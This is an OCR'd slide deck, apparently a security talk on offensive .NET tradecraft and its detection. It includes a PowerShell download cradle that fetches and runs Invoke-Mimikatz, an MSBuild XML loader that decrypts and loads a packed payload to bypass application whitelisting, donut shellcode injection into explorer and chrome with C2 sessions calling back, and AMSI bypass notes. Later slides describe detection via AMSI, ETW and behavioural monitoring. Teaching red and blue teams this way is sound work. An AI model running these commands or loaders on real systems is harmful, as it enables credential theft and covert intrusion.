
```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\user> iex (new-object net.webclient).downloadstring("https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1")
```

Demo: DotNet2XML

- Use MSBuild AWL bypass to load an Assembly
- Payload is packed with EasyNet as a string
- Loaded by C# inside an XML file

- https://github.com/TheWover/EasyNet/tree/master/ExamplePayload

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <!-- This inline task executes c# code. -->
  <!-- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe msbuild.xml -->
  <Target Name="TASK">
    <XMLTASK >
    </XMLTASK>
  </Target>
  <UsingTask
    TaskName="XMLTASK"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
    <ParameterGroup/>
    <Task>
      <Using Namespace="System" />
      <Using Namespace="System.Reflection" />
      <Using Namespace="System.IO" />
      <Using Namespace="System.IO.Compression" />
      <Using Namespace="System.Collections.Generic" />
      <Using Namespace="System.Security.Cryptography" />

      <Code Type="Fragment" Language="cs">
        <![CDATA[
            //Whether or not to use a new thread
            bool threading = false;

            //Create the list of parameters
            List<string> parameters = new List<string>();

            //parameters.Add("example");

            object[] args = new object[] { parameters.ToArray() };

            // Create an AesManaged object with the specified key and IV.
            using (AesManaged aesAlg = new AesManaged())
            {
                //Decode and use the AES key and IV
                aesAlg.Key = Convert.FromBase64String("59Csp5LkkRFUYB4ItQnjQATft27chUCHtVNGc8WY/bw=");
                aesAlg.IV = Convert.FromBase64String("xOpJtzdoQkEfFHbB8v0LPQ==");
```


DotNetToXML
File
Home
Share
View
Users › user › Desktop › demos › DotNetToXML
Search DotNetToXML
Name
Date modified
Type
Size
2/19/2019 7:07 PM
XML Document
8 KB
Quick access
Open
Edit
Scan with Windows Defender...
Share
Open with
Give access to
Restore previous versions
Send to
Cut
Copy
Create shortcut
Delete
Rename
Properties
Microsoft Edge
Notepad
Office XML Handler
Office XML Handler
WordPad
Search the Store
Choose another app
Music
Pictures
Videos
Local Disk (C:)
DVD Drive (D:) CCC
Network
1 item
1 item selected 7.93 KB
Windows PowerShell
PS C:\Users\user\Desktop\demos\DotNetToXML>
Activate Windows
Go to Settings to activate Windows.
Type here to search
5:07 PM
3/19/2019

Demo: donut - @TheWover

- x86/x64 Shellcode generator for .NET Assemblies
- Loads an Assembly with parameters
- Allows you to inject .NET into arbitrary Windows processes
- Can be used in RATs to migrate between processes

- https://github.com/TheWover/donut

Demo: donut - @TheWover

- Procedure:
  - Loads the CLR (if not already present)
  - Sets up an Application Domain
  - Gets your .NET Assembly from memory or URL
  - Decrypts it
  - Loads it into the Application Domain
  - Wipes the decrypted Assembly from memory to deter scanners
  - Invokes your Assembly with parameters

```
ServiceHub.SettingsHost   15632   3008   x86   False   1   Medium   DESKTOP-INCLB[redacted]
smartscreen               15848   976    x64   False   1   Medium   DESKTOP-INCLBD[redacted]
RuntimeBroker             16052   976    x64   False   1   Medium   DESKTOP-INCLBDU[redacted]
devenv                    16136   10348  x86   False   1   Medium   DESKTOP-INCLBD[redacted]
explorer                  16144   976    x64   False   1   Medium   DESKTOP-INCLBDU[redacted]

ST (modules)(ipy/execute-assembly) >>set Assembly /root/DonutTest.exe
ST (modules)(ipy/execute-assembly) >>run 90b476d1-f880-4cca-8636-cfbaafaa0401
[+] 90b476d1-f880-4cca-8636-cfbaafaa0401 returned job result (id: DxmGOAYU)
10348

[*] Sending stage (1950273 bytes) -> 192.168.197.1 ...
[+] New session dd385599-713a-453c-a42c-1d2813c97625 connected! (192.168.197.1)
ST (modules)(ipy/execute-assembly) >>use boo/shellcode
ST (modules)(boo/shellcode) >>options
+-----------------+----------+--------------+-------------------------+
| Option Name     | Required | Value        | Description             |
+-----------------+----------+--------------+-------------------------+
| Shellcode       | True     |              | Path to shellcode       |
+-----------------+----------+--------------+-------------------------+
| Process         | False    | explorer     | Process to inject into  |
+-----------------+----------+--------------+-------------------------+
| InjectionMethod | False    | InjectRemote | Injection Method        |
+-----------------+----------+--------------+-------------------------+
ST (modules)(boo/shellcode) >>use Shellcode /root/payload.bin
Usage: use <name> [-h]
ST (modules)(boo/shellcode) >>set Shellcode /root/payload.bin
ST (modules)(boo/shellcode) >>run 90b476d1-f880-4cca-8636-cfbaafaa0401
[+] 90b476d1-f880-4cca-8636-cfbaafaa0401 returned job result (id: hzDLAOnl)
procHandle = 10912
resultPtr = 41549824
WriteProcessMemory = True, bytesWritten = 0
Injected

[*] Sending stage (1950273 bytes) ->  192.168.197.1 ...
[+] New session 546dfe04-322b-4eec-9ed2-5361f5331d1c connected! (192.168.197.1)
ST (modules)(boo/shellcode) >>
(Sessions: 4 Listeners: 1)
```

```
[*] Sending stage (1950273 bytes) ->  192.168.197.1 ...
[+] New session 16239ce9-98bc-4887-a320-3984201b3bce connected! (192.168.197.1)
ST (sessions) >>info 16239ce9-98bc-4887-a320-3984201b3bce
+----------------+----------------------------------------------------------------------------------+
| Name           | Value                                                                            |
+----------------+----------------------------------------------------------------------------------+
| process_name   | chrome                                                                           |
| os_arch        | x64                                                                              |
| username       [redacted]                                                                         |
| comms          | http                                                                             |
| guid           | 16239ce9-98bc-4887-a320-3984201b3bce                                             |
| domain         | DESKTOP-INCLBDU                                                                  |
| sleep          | 5000                                                                             |
| ip             [redacted]                                                                         |
| url            | http://192.168.197.134/16239ce9-98bc-4887-a320-3984201b3bce                      |
| jobs           | 0                                                                                |
| dotnet_version | 4.0.30319.42000                                                                  |
| process        | 7324                                                                             |
| os_release_id  | 1803                                                                             |
| type           | ipy                                                                              |
| hostname       | DESKTOP-INCLBDU                                                                  |
| high_integrity | False                                                                            |
| os             | Microsoft Windows 10 Home (10.0.17134.0)                                         |
+----------------+----------------------------------------------------------------------------------+
ST (sessions) >>
```

```
PS C:\Users\[redacted]Documents\GitHub\ProcessManager> .\bin\Release\ProcessManager.exe --name chrome
```

Process Name	PID	PPID	Arch	Managed	Session	Integrity	User
chrome	936	8924	x64	False	1	None	DESKTOP-INCLBDU\
chrome	1344	8924	x64	False	1	None	DESKTOP-INCLBDU\
chrome	1520	8924	x64	False	1	None	DESKTOP-INCLBDU\
chrome	1948	8924	x64	False	1	None	DESKTOP-INCLBDU\
chrome	2012	8924	x64	False	1	None	DESKTOP-INCLBDU\
chrome	2024	8924	x64	False	1	None	DESKTOP-INCLBDU\
chrome	7324	8924	x64	True	1	Medium	DESKTOP-INCLBDU\
chrome	7912	8924	x64	False	1	None	DESKTOP-INCLBDU\
chrome	8924	-1	x64	False	1	Medium	DESKTOP-INCLBDU\
chrome	9560	8924	x64	False	1	Low	DESKTOP-INCLBDU\
chrome	9684	8924	x64	False	1	Medium	DESKTOP-INCLBDU\
chrome	9784	8924	x64	False	1	Medium	DESKTOP-INCLBDU\
chrome	10568	8924	x64	False	1	None	DESKTOP-INCLBDU\
chrome	14288	8924	x64	False	1	None	DESKTOP-INCLBDU\

Detection

- AMSI – Exposes code to anti-virus's scanner
- ETW – Monitor events from the CLR
- Behavioral Monitoring – Detect .NET loading past process creation
- Signatures – Detect the presence of particular Assemblies in memory

Detection - AMSI

- In 4.8, Assembly.Load(byte[] payload) sends code to AMSI
- Can be bypassed by compiling for 3.5
- Can load 4.8 code safely by wrapping in 3.5 loader
- Other bypasses will probably be found soon

Detection - ETW

- Windows Event Tracing
- Exposes a truly staggering amount of information
- Very little current support or documentation
- Quantity of information is difficult to process
- b33f has published SilkETW

Detection – Behavior

- Monitor for Assembly Loading
- Process Explorer shows loaded Assemblies
- Unusual Image Loading of msc*.dll
- Load of mscoree.dll after initial process creation
- Loading of abusable .NET DLLs

```
[!] CLR Injection has been detected!
[>] Process 18260 has loaded the CLR but is not a .NET Assembly:
            [!] Win32_ModuleLoadTrace:
            [+] (Event)   TIME_CREATED: 1/1/0001 12:00:00 AM
            [+] (Process) ImageBase: 1882587136
            [+] (Process) DefaultBase: 0
            [+] (Module)  FileName: \Windows\Microsoft.NET\Framework\v4.0.30319\mscoreei.dll
            [+] (Module)  TimeStamp: 0
            [+] (Module)  ImageSize: 577536
            [+] (Module)  ImageChecksum: 0
            [>] Additional Information:
                        [+] Process Name: TestLoad
                        [+] Process User: DESKTOP-INCLBDU\Shawn

[!] CLR Injection has been detected!
[>] Process 7624 has loaded the CLR but is not a .NET Assembly:
            [!] Win32_ModuleLoadTrace:
            [+] (Event)   TIME_CREATED: 1/1/0001 12:00:00 AM
            [+] (Process) ImageBase: 1852112896
            [+] (Process) DefaultBase: 0
            [+] (Module)  FileName: \Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\0e00bcadfc697d46b874d026a82856
ad\mscorlib.ni.dll
            [+] (Module)  TimeStamp: 0
            [+] (Module)  ImageSize: 21020672
            [+] (Module)  ImageChecksum: 0
            [>] Additional Information:
                        [+] Process Name: TestLoad
                        [+] Process User: DESKTOP-INCLBDU\Shawn
```

Detection - Signatures

- Memory scanning is hard and slow
- execute-assembly is very predictable
  - spawnto
  - Reflective dll injection of a bootstrap DLL
  - Loads mscoree.dll and other .NET runtime DLLs
- Signatures are easy to modify

What next?

- AMSI
  - .NET 4.8 will take a long time to roll out
  - Tradecraft will slowly suffer
  - But, bypasses will be prevalent
  - Scanning =/= Detection
  - Unlike some, I do not believe it will be the downfall of .NET

What next?

- OffensiveDLR
  - Uses the Dynamic Language Runtime to load dynamic code
  - Basis of SILENTTRINITY
  - Custom engines can be created
  - All dependencies can be loaded from memory
  - Reinforces the concept of Bring Your Own Interpreter

Questions?

- Blog: https://thewover.github.io
- Github: https://github.com/TheWover
- E-mail: thewover@protonmail.ch